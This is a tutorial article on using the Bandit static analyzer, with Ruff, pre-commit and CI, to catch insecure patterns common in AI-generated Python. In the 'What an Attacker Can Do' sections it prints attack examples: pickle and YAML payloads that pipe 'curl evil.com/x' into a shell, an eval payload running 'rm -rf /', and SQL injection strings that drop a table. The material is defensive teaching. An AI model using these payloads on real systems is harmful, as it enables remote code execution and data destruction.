
Table of Contents
- When AI Writes Insecure Python
- What Is Bandit?
- Setup
- Catching the Top 8 AI Antipatterns
- Scanning Whole Projects
- Configuring Bandit
- Automating Bandit Locally and in CI
- Alternative: Ruff S-Rules
- Bandit vs. AI Code Review
- Final Thoughts
When AI Writes Insecure Python
GitHub Copilot, Cursor, and Claude Code now generate a large share of production Python. The output usually looks polished enough that pull requests get approved without anyone reviewing every line closely.
The problem is that secure-looking code is not necessarily secure code. Veracode’s Spring 2026 GenAI Code Security Report tested 150 LLMs on 80 real-world programming tasks and found that 45% of generated code introduced an OWASP Top 10 vulnerability (a standard list of critical web security risks).
Python had the best results overall, but its generated code still failed security validation around 38% of the time.


More capable models have not solved this problem. Veracode reports that while syntactic correctness has climbed above 95%, security pass rates have stayed nearly flat at around 55% since 2024.
There are two main reasons for this:
- LLMs are trained on public Python that contains plenty of insecure patterns and reproduce those patterns when prompted.
- Reviewers focus primarily on behavior and correctness, not on recognizing vulnerability patterns.
Consider this AI-generated function for fetching a user’s orders:
def get_orders(conn, user_id):
    query = f"SELECT * FROM orders WHERE user_id = '{user_id}'"
    return conn.execute(query).fetchall()

get_orders(conn, "42")
# [(101, "42", "shipped"), (102, "42", "pending")]
The function handles normal input, but a malicious value like user_id = "1' OR '1'='1" turns the query into a request for every order. That is SQL injection (CWE-89): user input changes the meaning of the SQL statement.
Bandit is exactly that kind of static analyzer. The rest of this article walks through:
- Running Bandit on AI-generated code samples
- Catching the eight antipatterns LLMs over-produce
- Configuring suppression for legitimate exceptions
- Automating with pre-commit and GitHub Actions
- Running Bandit’s checks through Ruff’s S-rules
- Comparing Bandit with AI code review tools
Stay Current with CodeCut
Easy-to-digest articles on Python, AI, and open-source tools. Delivered twice a week.
What Is Bandit?
Bandit is a static security analyzer for Python, built by the same team behind pylint and flake8.
Bandit matches code patterns against a catalog of 60+ rules drawn from the Common Weakness Enumeration (CWE), the industry’s standard list of software security flaws. Each match reports the rule, severity, CWE category, and a docs link.
What Bandit does:
- Flags known insecure Python patterns:
eval,pickle.loads, weak hashes, hardcoded secrets, SQL string concatenation. - Reads how your Python is written (function calls, arguments, imports), without running it.
What Bandit does not do:
- Catch wrong types (mypy and pyright handle that).
- Catch missing permission checks (who is allowed to do what) or business-rule errors (such as a withdrawal that exceeds the account balance).
- Replace human review or AI review tools like CodeRabbit.
Setup
Install Bandit with the optional toml extra so it can read configuration from pyproject.toml:
pip install "bandit[toml]"
This article uses bandit v1.9.4.
Or with uv:
uv add "bandit[toml]"
To follow along, create a folder for the AI-generated samples used in the next section:
mkdir -p bandit_examples
Catching the Top 8 AI Antipatterns
This section covers eight security antipatterns that often appear in AI-generated Python. Each example starts with a small AI-written snippet, saved under bandit_examples/, then scanned with Bandit.
1. Hardcoded Secrets
Prompt: “Write a Python function to charge a card via the Stripe API.”
# bandit_examples/api_client.py
import requests

API_SECRET = "sk_test_4eC39HqLyjWDarjtT1zdp7dc"

def create_charge(amount: int, currency: str = "usd"):
    return requests.post(
        "https://api.stripe.com/v1/charges",
        auth=(API_SECRET, ""),
        data={"amount": amount, "currency": currency},
        timeout=10,
    )
Run Bandit:
bandit bandit_examples/api_client.py
>> Issue: [B105:hardcoded_password_string] Possible hardcoded password: 'sk_test_4eC39HqLyjWDarjtT1zdp7dc'
   Severity: Low   Confidence: Medium
   CWE: CWE-259 (https://cwe.mitre.org/data/definitions/259.html)
   Location: bandit_examples/api_client.py:3:13
2
3   API_SECRET = "sk_test_4eC39HqLyjWDarjtT1zdp7dc"
4
Why Bandit Flags This
Bandit caught API_SECRET not by recognizing a real Stripe key, but by reading the variable name. The B105 check looks for substrings like password, secret, token, and pwd in identifiers. Whatever string you assign, the rule fires as long as the name contains one of those substrings.
Bandit scans the name for any of these substrings:

  ┌──────────┬────────┬───────┬─────┐
  │ password │ secret │ token │ pwd │
  └──────────┴────────┴───────┴─────┘

  API_SECRET     contains "secret"   →  fires
  AUTH_TOKEN     contains "token"    →  fires
  LOGIN_PWD      contains "pwd"      →  fires
  API_KEY        no match            →  silent
  DATABASE_URL   no match            →  silent
B105 isn’t foolproof, but it’s fast and catches the bulk of accidental hardcoded secrets in everyday Python code. For names it doesn’t recognize (like API_KEY or DATABASE_URL), add gitleaks as a second hook in the pre-commit config alongside Bandit:
  - repo: https://github.com/gitleaks/gitleaks
    rev: v8.21.0
    hooks:
      - id: gitleaks
gitleaks inspects the string itself for random-looking values or known credential formats (Stripe’s sk_live_..., AWS keys, GitHub tokens). Each commit then gets scanned by both.
What an Attacker Can Do
Even in a private repo, the secret is exposed to anyone with read access, and it persists in git history forever. A single compromised laptop, a leaked CI log, or a stack trace in an error report puts the key in attacker hands. Once leaked, the attacker can authenticate as your service:
import requests

requests.post(
    "https://api.stripe.com/v1/charges",
    auth=("sk_test_4eC39HqLyjWDarjtT1zdp7dc", ""),
    data={"amount": 999900, "currency": "usd"},
)
The Fix
Store the secret in a .env file (added to .gitignore) and load it with python-dotenv:
# .env (not committed)
STRIPE_API_SECRET=sk_test_4eC39HqLyjWDarjtT1zdp7dc
import os
import requests
from dotenv import load_dotenv

load_dotenv()
API_SECRET = os.environ["STRIPE_API_SECRET"]

def create_charge(amount: int, currency: str = "usd"):
    return requests.post(
        "https://api.stripe.com/v1/charges",
        auth=(API_SECRET, ""),
        data={"amount": amount, "currency": currency},
        timeout=10,
    )
load_dotenv() reads the .env file into os.environ, so the rest of your code uses os.environ as usual. Bandit stays silent because the assignment is os.environ["..."], not a string literal.
2. eval and exec on Untrusted Input
Prompt: “Build a small formula calculator: pass in a math expression as a string and a numeric value for x, return the result.”
# bandit_examples/eval_demo.py
def calculate_metric(formula: str, value: float) -> float:
    return eval(formula.replace("x", str(value)))
bandit bandit_examples/eval_demo.py
>> Issue: [B307:blacklist] Use of possibly insecure function - consider using safer ast.literal_eval.
   Severity: Medium   Confidence: High
   CWE: CWE-78 (https://cwe.mitre.org/data/definitions/78.html)
   Location: bandit_examples/eval_demo.py:2:11
1   def calculate_metric(formula: str, value: float) -> float:
2       return eval(formula.replace("x", str(value)))
Why Bandit Flags This
B307 fires on any call to eval(), regardless of what’s passed in.
What an Attacker Can Do
If formula ever comes from outside your script, an attacker can pass:
calculate_metric("__import__('os').system('rm -rf /')", value=1)
eval() executes this as Python code, importing os and running a shell command that recursively deletes everything in the current working directory.
The Fix
Two safer alternatives, depending on the input:
ast.literal_evalfor literal data (numbers, strings, lists, dicts)numexprfor math expressions
Here’s how to use numexpr to parse math expressions:
import numexpr

def calculate_metric(formula: str, value: float) -> float:
    return float(numexpr.evaluate(formula, local_dict={"x": value}))

# The malicious payload from before is rejected:
calculate_metric("__import__('os').system('rm -rf /')", value=1)
# ValueError: Expression __import__('os').system('rm -rf /')
# has forbidden control characters.

# Normal math still works:
calculate_metric("2*x + 3", value=5)
# 13.0
numexpr parses math expressions, not Python code, so the malicious payload from earlier raises a ValueError instead of running.
For literal data instead of math, use ast.literal_eval:
import ast

def parse_config_value(value: str):
    return ast.literal_eval(value)

# The malicious payload is rejected:
parse_config_value("__import__('os').system('rm -rf /')")
# ValueError: malformed node or string on line 1: <ast.Call object>

# Literal data is parsed as expected:
parse_config_value("[1, 2, 3]")         # [1, 2, 3]
parse_config_value("{'mode': 'fast'}")  # {'mode': 'fast'}
ast.literal_eval only accepts Python literals (numbers, strings, lists, dicts, tuples, booleans, None); anything else raises ValueError.
3. pickle.load on Untrusted Data
Prompt: “Write a function that downloads a model artifact from a URL and loads it for inference.”
# bandit_examples/pickle_demo.py
import pickle
import requests

def load_model_from_url(url: str):
    response = requests.get(url, timeout=10)
    return pickle.loads(response.content)
bandit bandit_examples/pickle_demo.py
>> Issue: [B403:blacklist] Consider possible security implications associated with pickle module.
   Severity: Low   Confidence: High
   CWE: CWE-502
   Location: bandit_examples/pickle_demo.py:1:0

>> Issue: [B301:blacklist] Pickle and modules that wrap it can be unsafe when used to deserialize untrusted data, possible security issue.
   Severity: Medium   Confidence: High
   CWE: CWE-502
   Location: bandit_examples/pickle_demo.py:6:11
5       response = requests.get(url, timeout=10)
6       return pickle.loads(response.content)
Why Bandit Flags This
Bandit fires two rules here:
B301triggers on thepickle.loads()call itself.B403flagsimport pickle, signaling pickle is used somewhere in the file.
What an Attacker Can Do
Pickle is a serialization format that records Python operations and runs them on load. Loading attacker-controlled pickle bytes is the same as running attacker-controlled Python code:
# Attacker prepares the payload:
import pickle, os

class Exploit:
    def __reduce__(self):
        return (os.system, ("curl evil.com/x | sh",))

# pickle.dumps(Exploit()) is hosted at https://evil.com/model.pkl

# Your function fetches and loads it:
load_model_from_url("https://evil.com/model.pkl")
# pickle.loads() reconstructs Exploit, which runs os.system(...)
# before load_model_from_url even returns.
The Fix
Choose a format that does not execute code on load. Common alternatives by data type:
- Tensors:
safetensors - Full ML models: ONNX
- Tabular data: Parquet, Apache Arrow
- Plain Python data (dicts, lists, primitives): JSON, MessagePack
- Configs: TOML, YAML (with
yaml.safe_load)
For the model loader from earlier, swap pickle for safetensors:
import requests
from safetensors.torch import load

def load_model_from_url(url: str):
    response = requests.get(url, timeout=10)
    return load(response.content)
If you must use pickle, only load files you produced yourself. See the Python pickle module docs for the official security warning.
4. MD5 and SHA1 for Security
Prompt: “Write a function that hashes email addresses so two datasets can be joined without sharing the raw emails.”
# bandit_examples/md5_demo.py
import hashlib

def hash_pii(email: str) -> str:
    return hashlib.md5(email.encode()).hexdigest()
In this code:
hashlib.md5(email.encode())runs the email through the MD5 algorithm to produce a 16-byte hash: a fixed-length value that is the same for any given input and effectively impossible to reverse back to the original..hexdigest()returns the hash as a 32-character string of hex digits (e.g.,'8d777f385d3dfec8815d20f7496026dc'), which is easy to store in a database or print.
bandit bandit_examples/md5_demo.py
>> Issue: [B324:hashlib] Use of weak MD5 hash for security. Consider usedforsecurity=False
   Severity: High   Confidence: High
   CWE: CWE-327 (https://cwe.mitre.org/data/definitions/327.html)
   Location: bandit_examples/md5_demo.py:4:11
3   def hash_pii(email: str) -> str:
4       return hashlib.md5(email.encode()).hexdigest()
Why Bandit Flags This
B324 fires on any call to hashlib.md5() or hashlib.sha1() that does not pass usedforsecurity=False.
What an Attacker Can Do
MD5 hashes of email addresses are not anonymous. The hash column has to appear in the joined dataset (it is the join key), and MD5 always produces the same output for the same input. Anyone who reads the dataset can hash a list of plausible emails themselves and match each result against your hashes:
Step 1: Attacker hashes a list of plausible emails

  alice@example.com  ──┐
  bob@example.com    ──┼─► MD5 ─►  '8d77...' : 'alice@...'
  carol@example.com  ──┘           'ce4d...' : 'bob@...'
                                   '7a91...' : 'carol@...'

Step 2: Attacker reads your dataset and looks up each hash

  Your dataset's hash column    Attacker's lookup
  ─────────────────────         ────────────────────────
  8d77...                  ──►  found: alice@example.com
  ce4d...                  ──►  found: bob@example.com
The Fix
Here are safer alternatives, depending on the use case:
- hmac with SHA-256 and a secret salt (extra data you mix into every hash that only you know) for hashing PII before sharing a dataset.
- argon2-cffi or bcrypt for password hashing specifically.
For the dataset-join example, use HMAC-SHA256 with a salt nobody else knows:
import hmac
import hashlib
import os

SALT = os.environ["EMAIL_HASH_SALT"].encode()

def hash_pii(email: str) -> str:
    return hmac.new(SALT, email.encode(), hashlib.sha256).hexdigest()
Without the salt, an attacker cannot reproduce your hashes from a list of candidate emails. Keep it secret and rotate it if it leaks.
5. SQL String Concatenation
Prompt: “Write a function that returns all orders for a given user_id from a SQLite database.”
# bandit_examples/sql_demo.py
import sqlite3

def get_user_orders(conn: sqlite3.Connection, user_id: str):
    cursor = conn.cursor()
    query = "SELECT * FROM orders WHERE user_id = '" + user_id + "'"
    return cursor.execute(query).fetchall()
bandit bandit_examples/sql_demo.py
>> Issue: [B608:hardcoded_sql_expressions] Possible SQL injection vector through string-based query construction.
   Severity: Medium   Confidence: Low
   CWE: CWE-89 (https://cwe.mitre.org/data/definitions/89.html)
   Location: bandit_examples/sql_demo.py:5:12
4       cursor = conn.cursor()
5       query = "SELECT * FROM orders WHERE user_id = '" + user_id + "'"
6       return cursor.execute(query).fetchall()
Why Bandit Flags This
B608 fires on any SQL query built by string concatenation, f-strings, or % formatting.
What an Attacker Can Do
The query string and user_id flow into a single SQL statement, so anything an attacker puts in user_id becomes part of the query. For example:
get_user_orders(conn, "1' OR '1'='1")
# Resulting query:
#   SELECT * FROM orders WHERE user_id = '1' OR '1'='1'
# Returns every row in the table.

get_user_orders(conn, "1'; DROP TABLE orders; --")
# Resulting query:
#   SELECT * FROM orders WHERE user_id = '1'; DROP TABLE orders; --'
# The orders table is deleted.
Each payload breaks out of the SQL string with a closing ', then injects extra syntax:
1' OR '1'='1: closes the string and appendsOR '1'='1', which is always true. The WHERE clause matches every row, leaking every customer’s order history.1'; DROP TABLE orders; --: closes the string, then runs a separateDROP TABLEstatement. The orders table is deleted before the function returns.
The Fix
Use a parameterized query (where the SQL and the user input are passed separately) so the database driver, not Python, handles escaping:
def get_user_orders(conn: sqlite3.Connection, user_id: str):
    cursor = conn.cursor()
    return cursor.execute(
        "SELECT * FROM orders WHERE user_id = ?", (user_id,)
    ).fetchall()

# Normal call works as expected:
get_user_orders(conn, "42")
# [(101, "42", "shipped"), (102, "42", "pending")]

# The malicious payload is treated as data, not SQL:
get_user_orders(conn, "1' OR '1'='1")
# []   — the database searches for a literal user_id of
#         "1' OR '1'='1", which no row has.
Two things happen when this code runs:
- The first call returns user 42’s orders as expected.
- The second call returns nothing because the database treats
1' OR '1'='1as a literal user ID to look up, not as SQL.
6. Suppressed Exceptions
Prompt: “Write a function that fetches a metric from an API endpoint.”
# bandit_examples/swallow_demo.py
import logging
import requests

def fetch_metric(url: str) -> float | None:
    try:
        return requests.get(url, timeout=10).json()["value"]
    except requests.exceptions.HTTPError as e:
        logging.error(f"HTTP error {e.response.status_code} for {url}")
        raise
    except Exception:
        pass
bandit bandit_examples/swallow_demo.py
>> Issue: [B110:try_except_pass] Try, Except, Pass detected.
   Severity: Low   Confidence: High
   CWE: CWE-703 (https://cwe.mitre.org/data/definitions/703.html)
   Location: bandit_examples/swallow_demo.py:10:4
9           raise
10      except Exception:
11          pass
Why Bandit Flags This
B110 fires on any try/except block that ends with a bare pass.
What an Attacker Can Do
The try/except block with a pass turns every failure into None regardless of the cause. That makes failures easy to miss and easy to exploit.
# Real network failure:
fetch_metric("https://api.broken.example.com/cpu")
# None   (no log)

# Attacker probing with a malicious payload:
fetch_metric("https://api.example.com/cpu?inject='; DROP TABLE metrics; --")
# None   (no log)

# Both produce identical output and leave no trace.
The Fix
Log the exception and return None explicitly so the failure is visible:
import logging
import requests

def fetch_metric(url: str) -> float | None:
    try:
        return requests.get(url, timeout=10).json()["value"]
    except requests.exceptions.HTTPError as e:
        logging.error(f"HTTP error {e.response.status_code} for {url}")
        raise
    except Exception:
        logging.exception(f"fetch_metric failed for {url}")
        return None
Now an attacker probing with a malformed payload still gets None, but the failure leaves a trail:
fetch_metric("https://api.example.com/cpu?inject='; DROP TABLE metrics; --")
Output:
ERROR:root:fetch_metric failed for https://api.example.com/cpu?inject=...
Traceback (most recent call last):
  File "...", line 5, in fetch_metric
    return requests.get(url, timeout=10).json()["value"]
KeyError: 'value'
None
A genuine outage (here, a host that does not resolve) is logged the same way, leaving a traceback for debugging:
fetch_metric("https://api.broken.example.invalid/cpu")
Output:
ERROR:root:fetch_metric failed for https://api.broken.example.invalid/cpu
Traceback (most recent call last):
  ...
socket.gaierror: [Errno 8] nodename nor servname provided, or not known
  ...
requests.exceptions.ConnectionError: HTTPSConnectionPool(host='api.broken.example.invalid', port=443):
    Max retries exceeded with url: /cpu
None
📖 If you want a friendlier API than the standard
loggingmodule, see Loguru.
7. yaml.load on Untrusted Data
Prompt: “Write a function that loads a YAML config file and returns it as a dict.”
# bandit_examples/yaml_demo.py
import yaml

def load_config(path: str) -> dict:
    with open(path) as f:
        return yaml.load(f)
bandit bandit_examples/yaml_demo.py
>> Issue: [B506:yaml_load] Use of unsafe yaml load. Allows instantiation of arbitrary objects. Consider yaml.safe_load().
   Severity: Medium   Confidence: High
   CWE: CWE-20 (https://cwe.mitre.org/data/definitions/20.html)
   Location: bandit_examples/yaml_demo.py:5:15
4       with open(path) as f:
5           return yaml.load(f)
Why Bandit Flags This
B506 fires on any call to yaml.load() that does not pass a safe loader.
What an Attacker Can Do
yaml.load behaves more like pickle.loads than a plain parser. It can instantiate classes and call functions defined in the YAML, so a hostile file runs code on load:
# malicious.yaml
!!python/object/apply:os.system ["curl evil.com/x | sh"]
Parsing the file runs curl evil.com/x | sh: a one-line remote shell that downloads and executes whatever script the attacker hosts, all before load_config returns.
The Fix
Use yaml.safe_load, which only parses standard YAML types (mappings, sequences, strings, numbers, booleans, null):
import yaml

def load_config(path: str) -> dict:
    with open(path) as f:
        return yaml.safe_load(f)
Now loading the malicious YAML from earlier raises an error instead of executing code:
load_config("malicious.yaml")
# yaml.constructor.ConstructorError: could not determine a constructor
# for the tag 'tag:yaml.org,2002:python/object/apply:os.system'
safe_load only parses standard YAML types (mappings, sequences, strings, numbers, booleans, null), so the !!python/object/apply:... directive is rejected.
8. Unpinned Hugging Face Downloads
Prompt: “Write a function that loads a sentiment classifier from Hugging Face.”
# bandit_examples/hf_demo.py
from transformers import AutoModel

def load_sentiment_model():
    return AutoModel.from_pretrained("distilbert-base-uncased")
bandit bandit_examples/hf_demo.py
>> Issue: [B615:huggingface_unsafe_download] Unsafe Hugging Face Hub download without revision pinning in from_pretrained()
   Severity: Medium   Confidence: High
   CWE: CWE-494 (https://cwe.mitre.org/data/definitions/494.html)
   Location: bandit_examples/hf_demo.py:4:11
3   def load_sentiment_model():
4       return AutoModel.from_pretrained("distilbert-base-uncased")
Why Bandit Flags This
B615 fires on any Hugging Face download (from_pretrained, load_dataset, hf_hub_download, snapshot_download) that does not pin a commit SHA.
What an Attacker Can Do
Anyone with push access to the model repo can rewrite main (or any tag) to point at different model files. The next time your code runs, it silently pulls the new version, which can include attacker-controlled code via unsafe pickle.
Your code (unchanged):
  load_sentiment_model()

Behind the scenes:
  Day 1:  Hub "main"    → a7e1bc... (legitimate)
          your code     → a7e1bc...   ✓ safe
  Day 30: attacker rewrites "main"
  Day 31: Hub "main"    → 9f0d24... (backdoored)
          your code     → 9f0d24...   ✗ pickle runs their payload
The Fix
Pin revision= to a specific commit SHA instead of relying on main. Branches and tags can be rewritten, but a SHA always points to exactly the same files:
from transformers import AutoModel

def load_sentiment_model():
    return AutoModel.from_pretrained(
        "distilbert-base-uncased",
        revision="6cdc0aad91f5ae2e6712e91bc7b65d1cf5c05411",
    )
Now the same attacker rewrite has no effect on your deploy:
Your code (pinned):
  load_sentiment_model()  # revision="6cdc0a..."

Behind the scenes:
  Day 1:  Hub "main"    → 6cdc0a... (legitimate)
          your code     → 6cdc0a...   ✓ same files
  Day 30: attacker rewrites "main"
  Day 31: Hub "main"    → 9f0d24... (backdoored)
          your code     → 6cdc0a...   ✓ unchanged
Scanning Whole Projects
Single-file scans are useful while learning. On a real project, it is more common to scan a directory recursively:
# Scan a directory recursively
bandit -r src/
Besides showing all the security issues in the project, you will also get a summary of the run:
Code scanned:
        Total lines of code: 31
        Total lines skipped (#nosec): 0

Run metrics:
        Total issues (by severity):
                Undefined: 0
                Low: 2
                Medium: 3
                High: 2
        Total issues (by confidence):
                Undefined: 0
                Low: 1
                Medium: 1
                High: 5
Files skipped (0):
To control the severity of the findings, you can use the -l flag:
# Show only Medium and High severity findings
bandit -r src/ -ll
The -l flag controls severity reporting: -l shows Low and above, -ll shows Medium and above, -lll shows High only.
Configuring Bandit
Once Bandit is running on a real project, you will want to tune it. Some findings are noise (asserts in test files, intentional MD5 for non-security hashing), and some directories should be excluded entirely.
Skipping Rules in Specific Files
For example, a typical test file might get flagged as follows:
# tests/test_orders.py
def test_get_orders():
    orders = get_orders(conn, "42")
    assert len(orders) > 0  # ← B101 fires here
B101 fires because Python’s -O flag strips out every assert statement. In production code, that turns checks like assert user.is_admin into nothing: the line disappears at runtime and the function continues without it.
Tests are different. Pytest never runs with -O, so an assert in a test file is harmless, and the same finding is just noise.
The simplest fix is to turn B101 off entirely:
# pyproject.toml
[tool.bandit]
skips = ["B101"]
However, this also disables the protection in production code. For finer control, drop the top-level skips and use the per-rule plugin config to skip only test files:
# pyproject.toml
[tool.bandit.assert_used]
skips = ["**/test_*.py", "**/*_test.py"]
Now an assert in tests/test_orders.py is silent, but assert user.is_admin in non-test code still fires.
project/
├── src/
│   └── auth.py
│       assert user.is_admin     →  B101 fires    ⚠
└── tests/
    └── test_orders.py
        assert len(orders) > 0   →  skipped       ✓
Excluding Directories
If you also want to skip whole directories (virtualenvs, build outputs), add them to exclude_dirs:
# pyproject.toml
[tool.bandit]
exclude_dirs = ["venv", ".venv", "build"]

[tool.bandit.assert_used]
skips = ["**/test_*.py", "**/*_test.py"]
Run Bandit with the config:
bandit -r src/ -c pyproject.toml
Suppressing One-Off Findings with # nosec
For findings that need a one-off exception, use an inline # nosec comment (short for “no security”) with the rule ID and a justification:
- Rule ID (required): the specific rule code (e.g.,
B101). - Justification (optional): a short reason for the suppression, for human reviewers.
Let’s apply this to the previous example:
# bandit_examples/nosec_demo.py
API_SECRET = "sk_test_4eC39HqLyjWDarjtT1zdp7dc"  # nosec B105 - dummy value for demo, not a real key
bandit bandit_examples/nosec_demo.py
Test results:
    No issues identified.

Code scanned:
    Total lines of code: 1
    Total lines skipped (#nosec): 0
    Total potential issues skipped due to specifically being disabled (e.g., #nosec BXXX): 1
Bandit reports “No issues identified” and increments the “specifically being disabled” counter to 1, confirming the targeted suppression worked.
Automating Bandit Locally and in CI
Running Bandit manually only works if you remember to do it. The two reliable automation points are a pre-commit hook on each developer’s machine and a CI job on every push.
Pre-Commit
The pre-commit framework lets you wire Bandit into a Git hook so it runs automatically every time anyone on the team stages changes.
Add a .pre-commit-config.yaml to the project root:
# .pre-commit-config.yaml
repos:
  - repo: https://github.com/PyCQA/bandit
    rev: 1.9.4
    hooks:
      - id: bandit
        args: ["-c", "pyproject.toml", "-ll"]
        additional_dependencies: ["bandit[toml]"]
Install the hook once:
pip install pre-commit
pre-commit install
From this point on, every git commit runs Bandit against the staged files. If your AI assistant generates one of the antipatterns from earlier, the commit is blocked until you fix it.
The hook treats AI-generated code the same as anything else: clean code passes, flagged code is rejected before it can land in history.
%%{init: {"theme": "dark"}}%%
flowchart TD
    A[AI assistant
generates code] --> B[git add]
    B --> C[git commit]
    C --> D[pre-commit hook]
    D --> E{Bandit scan}
    E -- B105, B307, B324, ... --> F[❌ commit aborted]
    E -- clean --> G[✅ commit lands on branch]
To catch any existing findings before the next commit, run the hook against the whole repo:
pre-commit run bandit --all-files
GitHub Actions
Pre-commit hooks live on each developer’s machine, so a teammate might forget to run pre-commit install and ship findings anyway. To ensure that all code is scanned, add a GitHub Actions job that runs Bandit on every push and pull request:
# .github/workflows/security.yml
name: Security Scan
on: [push, pull_request]

jobs:
  bandit:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with:
          python-version: "3.12"
      - run: pip install "bandit[toml]"
      - run: bandit -r src/ -c pyproject.toml -ll
This workflow runs the following steps:
- Check out the code.
- Install Python and Bandit.
- Run Bandit recursively on src/ using your pyproject.toml config.
For a richer report in pull requests, output JSON and upload it as a build artifact. Anyone with access to the run can download the file, search it programmatically, or post-process it to build dashboards and trend reports:
      - run: bandit -r src/ -c pyproject.toml -ll -f json -o bandit-report.json
        continue-on-error: false
      - uses: actions/upload-artifact@v4
        if: always()
        with:
          name: bandit-report
          path: bandit-report.json
Together with the pre-commit hook, this gives two layers of defense: the hook catches issues at commit time on developer machines, and CI catches anything that slipped past.
📖 To test the workflow locally before pushing, see How to Test GitHub Actions Locally with act.
Alternative: Ruff S-Rules
Ruff is a fast Python linter and formatter written in Rust. It has ported most of flake8-bandit (which itself wraps Bandit) under its S rule prefix, so if you already run Ruff for linting, you can enable the security checks with two lines in pyproject.toml:
[tool.ruff.lint]
select = ["S"]
Ruff S-rules cover seven of the eight antipatterns from the previous section (every one except B615, the Hugging Face check, which has no Ruff equivalent). They run 10 to 100 times faster than Bandit because Ruff is written in Rust and shares its AST traversal with the rest of the linting pass.
Run it:
ruff check --select S src/
S105 Possible hardcoded password assigned to: "API_SECRET"
 --> bandit_examples/api_client.py:3:14

S307 Use of possibly insecure function; consider using `ast.literal_eval`
 --> bandit_examples/eval_demo.py:2:12

S324 Probable use of insecure hash functions in `hashlib`: `md5`
 --> bandit_examples/md5_demo.py:4:12
The rule IDs map directly: S105 is B105, S307 is B307, S324 is B324, and so on.
Keep in mind that Ruff has not ported every Bandit check. As of Bandit 1.9.4, six rules have no Ruff equivalent and target frameworks that data scientists actually use:
| Bandit rule | Catches |
|---|---|
B610 | Django ORM extra() SQL injection |
B611 | Django ORM RawSQL injection |
B612 | Insecure deserialization in logging.config.listen() |
B613 | TarFile.extractall path traversal |
B614 | PyTorch unsafe torch.load |
B615 | Hugging Face unsafe from_pretrained download |
If your project uses Django, SQLAlchemy with raw SQL, PyTorch, or Hugging Face, Bandit is still the better choice. For pure-Python projects without those frameworks, Ruff S-rules are sufficient and faster.
📖 If you have not set up Ruff yet, How to Structure a Data Science Project for Maintainability walks through wiring Ruff and mypy into a pre-commit hook.
Bandit vs. AI Code Review
Bandit and AI code review tools like CodeRabbit solve different parts of the review problem:
- Bandit: applies a fixed set of deterministic rules for known Python risks such as
eval,pickle.loads, weak hashes, hardcoded secrets, and SQL string concatenation. It is predictable, but limited to patterns it knows. - CodeRabbit: uses an LLM to review diffs for logic, design, and style issues. It can catch broader problems, but its output can vary across runs, so a clean review should not be treated as proof that the code is secure.
Bandit on the same file, three days in a row:

